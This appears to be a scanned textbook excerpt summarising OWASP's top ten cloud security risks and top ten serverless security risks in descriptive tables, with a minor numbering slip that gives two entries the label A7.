
Source: *https://owasp.org*

The table below summarizes the top 10 cloud security risks, according to OWASP.

Risks	Description
R1 - Accountability and Data Ownership	▪ Organizations use the public cloud for hosting business services instead of a traditional data center. ▪ Sometimes using the cloud causes the loss of data accountability and control, whereas using a traditional data center helps in controlling and protecting the data logically and physically. ▪ Using the public cloud can jeopardize data recoverability and result in critical risks, which the organization needs to mitigate promptly.
R2 - User Identity Federation	▪ Enterprises use services and applications of different cloud providers, creating multiple user identities and complicating the management of multiple user IDs and credentials. ▪ Cloud providers have less control over the user lifecycle /offboarding.
R3 - Regulatory Compliance	▪ Following regulatory compliance can be complex. ▪ Data that is secured in one country may not be secured in another country owing to the lack of transparency and different regulatory laws followed across various countries.

R4 - Business Continuity and Resiliency	▪ Performing business continuity in an IT organization ensures that the business can be conducted in a disaster situation. ▪ When organizations use cloud services, there is a chance of risk or monetary loss if the cloud provider handles the business continuity improperly.
R5 - User Privacy and Secondary Usage of Data	▪ The use of social websites poses a risk to personal data because they are stored in the cloud and most social application providers mine user data for secondary usage. ▪ The default share feature in social networking sites can jeopardize the privacy of user personal data.
R6 - Service and Data Integration	▪ Organizations must ensure proper protection when proprietary data are transferred from the end-user to the cloud data center. ▪ Unsecured data in transit are susceptible to eavesdropping and interception attacks.
R7 - Multi Tenancy and Physical Security	▪ Cloud technology uses the concept of multi-tenancy for sharing resources and services among multiple clients, such as networking, databases. ▪ Inadequate logical segregation may lead to tenants interfering with each other’s security features.
R8 - Incidence Analysis and Forensic Support	▪ When a security incident occurs, investigating applications and services hosted at a cloud provider can be challenging because event logs are distributed across multiple hosts and data centers located at several countries and governed by different laws and policies. ▪ Owing to the distributed storage of logs across the cloud, law enforcing agencies may face problem in forensics recovery.
R9 - Infrastructure Security	▪ Configuration baselines of the infrastructure should comply with the industry best practices because there is constant risk of malicious actions. ▪ Misconfiguration of infrastructure may allow network scanning for vulnerable applications and services to retrieve information, such as active unused ports and default passwords and configurations.
R10 - Non-Production Environment Exposure	▪ Non-production environments are used for application design and development and to test activities internally within an organization. ▪ Using non-production environments increases the risk of unauthorized access, information disclosure, and information modification.

Table 19.5: OWASP Top 10 Cloud Security Risks



OWASP Top 10 Serverless Security Risks

Risks	Security Weakness	Impact
A1 – Injection	SQL/NoSQL injection, OS command injection, Code injection	The impact depends on the permissions of the vulnerable function
A2 – Broken Authentication	Poor design of identity and access controls	Leads to sensitive data leakage, breaking of the system's business logic, and execution flow
A3 – Sensitive Data Exposure	Storing sensitive data in plaintext or using weak encryption	Exposure of sensitive data such as PII, health records, credentials, and credit card details
A4 – XML External Entities (XXE)	Using XML processors might make the application vulnerable to XXE attacks	Leakage of function code and sensitive files
A5 – Broken Access Control	Granting functions access and more privileges to unnecessary resources	The impact depends on the compromised resource
A7 – Security Misconfiguration	Poor patch management, functions with long timeout and low concurrency	Sensitive information leakage, loss of money, DoS, and unauthorized access to cloud resources
A7 – Cross-Site Scripting (XSS)	Untrusted input used to generate data without properly escaping	User impersonation, access to sensitive data such as API keys
A8 – Insecure Deserialization	Deserialization vulnerabilities in Python, JavaScript, etc.	Running arbitrary code, data leakage, resource and account control
A9 – Using Components with Known Vulnerabilities	Lack of knowledge on component-heavy deployment patterns	The business impact depends on the specification of the known vulnerabilities
A10 – Insufficient Logging and Monitoring	Insufficient security monitoring and auditing	The impact of not identifying a security incident timeously can be significant

https://owasp.org

OWASP Top 10 Serverless Security Risks

Source: *https://owasp.org*

Though serverless computing simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers, it also passes some of the security threats to the cloud service providers. Serverless applications still execute a code and vulnerabilities within the code may open gateways to various application-level attacks, such as XSS, structured query language (SQL) injection, DoS, and broken authentication and authorization; i.e., serverless applications are vulnerable to the same type of attacks as traditional web applications.


The table below summarizes the top 10 serverless security risks, according to OWASP.

Risks	Attack Vector	Security Weakness	Impact
A1 - Injection	▪ Input arrives not only from API but also from serverless functions that are invoked from various event sources, such as cloud storage events (S3 Blob), stream data processing (AWS Kinesis), database modifications (DynamoDB, CosmoDB), code modifications (AWS CodeCommit), and notifications (SMS, email, IoT).	▪ SQL/NoSQL injection ▪ OS command injection ▪ Code injection	▪ Impact depends on the permissions of the vulnerable function. ▪ If the function has access to the cloud storage, the injected code

	Firewall cannot filter the events generated through email or a database.		can delete data or upload corrupted data.
A2 – Broken Authentication	Serverless functions are stateless, are executed separately, have different goals, and are triggered by different events. Attackers try to identify missing resources, such as open APIs and public cloud storage. If functions are invoked through organizational emails, attackers can send spoofed emails to trigger the functions and execute internal functionality without authentication.	Poor design of identity and access controls	Accessing functions without authentication leads to sensitive data leakage, system business logic breakage, and execution flow disruption.
A3 – Sensitive Data Exposure	Attacks on traditional web applications, such as cracking keys, man-in-the-middle (MiTM) attacks, and data stealth in transit and at rest, are also applicable to serverless applications. Attackers target cloud storage (S3, Blob) and database tables (DynamoDB, CosmoDB).	Storing sensitive data in plaintext or using weak encryption Writing data to the /tmp directory without removing after use	Exposure of sensitive data, such as PII, health records, credentials, and credit card details.
A4 – XML External Entities (XXE)	If serverless functions are running inside internal virtual private networks (VPNs), attacks such as scanning internal networks and DoS, are not possible. These attacks only affect the designated container in which the function is running.	Using XML processors might make the application vulnerable to XXE attacks	Leakage of function code and sensitive files (environment variable, /tmp directory, etc.)
A5 – Broken Access Control	The stateless nature of serverless architecture allows attackers to exploit over-privileged functions to gain unauthorized access to resources.	Granting functions access and privileges to unnecessary resources	Impact depends on the compromised resource. Leakage of data from cloud storage and database

